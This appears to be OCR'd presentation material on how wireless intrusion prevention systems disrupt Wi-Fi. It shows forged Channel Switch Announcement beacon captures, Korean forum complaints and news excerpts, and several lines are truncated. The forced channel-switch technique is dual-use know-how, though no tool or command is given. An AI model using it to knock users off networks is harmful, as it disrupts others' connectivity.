


Channel Switch Announcement



Element ID	Length	Channel Switch Mode	New Channel Number	Channel Switch Count
8bit	8bit	8bit	8bit	8bit

Channel Switch Announcement



No.	Time	Source	Destination	Protocol	Length	Info
8813	1665132101.130369184	2e:d1:3f:14:cc:ba	52:5b:44:c2:46:43	802.11	131	Beacon frame, SN=3722, FN=0, Flags=.....C, BI=0, SSID=PublicWifi@BUS_Secure
8814	1665132101.130369532	2e:d1:3f:14:cc:ba	52:5b:44:c2:46:43	802.11	131	Beacon frame, SN=3723, FN=0, Flags=.....C, BI=0, SSID=PublicWifi@BUS_Secure
8818	1665132101.131621733	2e:d1:3f:15:44:5c	52:5b:44:c2:46:43	802.11	131	Beacon frame, SN=3725, FN=0, Flags=.....C, BI=0, SSID=PublicWifi@BUS_Secure
8821	1665132101.134243820	2e:d1:3f:15:72:25	52:5b:44:c2:46:43	802.11	131	Beacon frame, SN=3728, FN=0, Flags=.....C, BI=0, SSID=PublicWifi@BUS_Secure
8822	1665132101.138546039	2e:d1:3f:14:cc:ba	LGElectr_f7:42:58	802.11	131	Beacon frame, SN=3735, FN=0, Flags=.....C, BI=0, SSID=PublicWifi@BUS_Secure
8861	1665132101.288303669	2e:d1:3f:15:2a:73	52:5b:44:c2:46:43	802.11	131	Beacon frame, SN=3799, FN=0, Flags=.....C, BI=0, SSID=PublicWifi@BUS_Secure
8862	1665132101.288304363	2e:d1:3f:15:2a:73	52:5b:44:c2:46:43	802.11	131	Beacon frame, SN=3800, FN=0, Flags=.....C, BI=0, SSID=PublicWifi@BUS_Secure
8864	1665132101.288305070	2e:d1:3f:15:2a:73	LGElectr_f7:42:58	802.11	131	Beacon frame, SN=3802, FN=0, Flags=.....C, BI=0, SSID=PublicWifi@BUS_Secure
8865	1665132101.288305294	2e:d1:3f:15:2a:73	LGElectr_f7:42:58	802.11	131	Beacon frame, SN=3803, FN=0, Flags=.....C, BI=0, SSID=PublicWifi@BUS_Secure
8883	1665132101.317390357	Telesqua_03:15:95	7e:26:95:1b:d1:43	802.11	128	Beacon frame, SN=3337, FN=0, Flags=.....C, BI=0, SSID=Public WiFi Secure
8884	1665132101.317391089	Telesqua_03:15:95	7e:26:95:1b:d1:43	802.11	128	Beacon frame, SN=3338, FN=0, Flags=.....C, BI=0, SSID=Public WiFi Secure
8886	1665132101.319061864	Telesqua_03:3b:5a	7e:26:95:1b:d1:43	802.11	128	Beacon frame, SN=3341, FN=0, Flags=.....C, BI=0, SSID=Public WiFi Secure
8892	1665132101.326043910	da:19:ce:00:3b:5a	d2:c2:1f:d3:18:25	802.11	122	Beacon frame, SN=3352, FN=0, Flags=.....C, BI=0, SSID=SEOUL_Secure
8893	1665132101.326044862	da:19:ce:00:3b:5a	d2:c2:1f:d3:18:25	802.11	122	Beacon frame, SN=3353, FN=0, Flags=.....C, BI=0, SSID=SEOUL_Secure
8895	1665132101.327682469	da:19:ce:00:15:95	1a:64:f0:41:3b:2c	802.11	122	Beacon frame, SN=3355, FN=0, Flags=.....C, BI=0, SSID=SEOUL_Secure
8896	1665132101.327683036	da:19:ce:00:15:95	1a:64:f0:41:3b:2c	802.11	122	Beacon frame, SN=3356, FN=0, Flags=.....C, BI=0, SSID=SEOUL_Secure
8922	1665132101.398085536	2e:d1:3f:15:2a:73	LGElectr_f7:42:58	802.11	131	Beacon frame, SN=3847, FN=0, Flags=.....C, BI=0, SSID=PublicWifi@BUS_Secure
8923	1665132101.398086006	2e:d1:3f:15:2a:73	LGElectr_f7:42:58	802.11	131	Beacon frame, SN=3848, FN=0, Flags=.....C, BI=0, SSID=PublicWifi@BUS_Secure
11289	1665132164.174240796	RuckusWi_1d:a0:1c	LGElectr_89:44:00	802.11	126	Beacon frame, SN=279, FN=0, Flags=.....C, BI=0, SSID=Public WiFi Free
11290	1665132164.174241450	RuckusWi_1d:a0:1c	LGElectr_89:44:00	802.11	126	Beacon frame, SN=280, FN=0, Flags=.....C, BI=0, SSID=Public WiFi Free
11296	1665132164.180093979	RuckusWi_1d:a0:1c	a2:cf:67:5d:d5:69	802.11	126	Beacon frame, SN=285, FN=0, Flags=.....C, BI=0, SSID=Public WiFi Free
11297	1665132164.183230198	2a:d1:3f:14:cc:ba	7e:26:95:1b:d1:43	802.11	128	Beacon frame, SN=291, FN=0, Flags=.....C, BI=0, SSID=Public WiFi Secure
11383	1665132164.445662642	2e:d1:3f:15:2a:73	LGElectr_f7:42:58	802.11	131	Beacon frame, SN=3122, FN=0, Flags=.....C, BI=0, SSID=PublicWifi@BUS_Secure
11384	1665132164.445663362	2e:d1:3f:15:2a:73	LGElectr_f7:42:58	802.11	131	Beacon frame, SN=3123, FN=0, Flags=.....C, BI=0, SSID=PublicWifi@BUS_Secure

```
▸ Frame 8813: 131 bytes on wire (1048 bits), 131 bytes captured (1048 bits) on interface any, id 0
▸ Linux cooked capture v1
▸ Radiotap Header v0, Length 44
▸ 802.11 radio information
▸ IEEE 802.11 Beacon frame, Flags:       C
▾ IEEE 802.11 Wireless Management
  ▸ Fixed parameters (12 bytes)
  ▾ Tagged parameters (31 bytes)
    ▸ Tag: SSID parameter set: PublicWifi@BUS_Secure
    ▸ Tag: DS Parameter set: Current Channel: 36
    ▾ Tag: Channel Switch Announcement Mode: 1, Number: 144 , Count: 1
        Tag Number: Channel Switch Announcement (37)
        Tag length: 3
        Channel Switch Mode: 1
        New Channel Number: 144
        Channel Switch Count: 1
```

WIPS

경찰청 근처 와이파이 방해전파

- 게시물ID : computer_343742
- 작성자 : 르꼬르동레드
- 추천 : 4
- 조회수 : 1184회
- 댓글수 : 10개
- 등록시간 : 2017/05/23 13:00:24

옵션 | 창작글

경찰청 바로 옆건물 오피스텔 거주중 입니다

경찰청에서 방해전파를 보내서 와이파이가 안된다고 합니다

랜선 연결해서는 인터넷연결이 되는데 와이파이만 안되네요

anotherK 님

2019-12-19 11:29:08 | 수정일 : 2019-12-19 11:43:49

불가피한 사정이 있어 불편 감수하고 에그 사용중인데 특정 지역을 지나갈때마다 연결 끊기는게 성가시네요

사무실에서 주로 쓰는 wips란 보안시스템이 wifi 연결을 마구잡이로 끊어버린다는데 자기네 네트웍이랑 상
이가 없군요. 한번 끊기면 다시 재접속해줘야 하는 번거로움이란...

wifi 방해전파를 얼마나 강력하게 쏘면 건물 바로 앞을 지나는 것도 아니고 버스 타고 8차선 대로 한복판을
디서 이런 짓 하는지 알면 쳐들어가서 항의라도 하겠는데 말이죠.

wpa3 프로토콜에서 이런 문제가 해결된다고 하는데 그게 대중화될 쯤이면 에그도 안 쓰게 될것 같네요.

KT, WIPS로 인한 WiFi 끊김 현상 해소 기술 개발

2018-10-22 박종배 기자, jbpark@elec4.co.kr

와이파이 끊김 현상 자동으로 검출하는 'WiFi WDT' 개발
와이파이 접속·해제 패킷의 신호세기를 비교하여 오차단 여부 검출

KT(회장 황창규)는 무선침입방지시스템(WIPS)로 인한 와이파이 끊김 현상을 자동
Targeting) 기술'을 개발하고 KT 기가 와이파이 단말에 적용했다고 19일 밝혔다.

무선침입방지시스템(Wireless Intrusion Prevention System, 이하 WIPS)은 무
접속을 탐지하고 차단하는 네트워크 보안 시스템이다. 최근 다수의 공공기관·금융
설치하여 사용하고 있다.

WIPS

How to Avoid FCC Wi-Fi Interference Fines with New WIPS Technology

April 11, 2017 By Jason Vendramin

HOME > 뉴스 > 보안

[무선랜 보안⑤] "WIPS로 이웃 사무실 AP 차단하면 안돼"

김선애 기자 | 승인 2015.07.12 09:00


층간 무선갈등 해결할 똑똑한 설계 필수...유무선 통합보안 전략으로 진화

무선랜이 보안에 취약하다는 것은 주지의 사실이다. 특히 모든 직원이 와이파이 연결이 가능한 단말
주저하고 있다. 무선은 눈에 보이지 않고, 대규모 공격으로 인한 피해사례가 발표되지 않았기 때문이


이웃 사무실 무선랜 차단으로 '갈등' 발생

WIPS를 구축할 때 기업이 가장 많이 저지르는 실수가 사각지대를 허용하는 것과, 다른 사무실 영역
있다. 실제로 서울시내의 한 학원에서는 무선랜에 연결된 태블릿을 이용해 강의를 진행하는데, 옆 건
있는 셈이다.


WIPS


Enterprise Premise
Enterprise AP
Rogue
Attacker
Enterprise AP
Enterprise Servers
Internet


Channel Switch Announcement

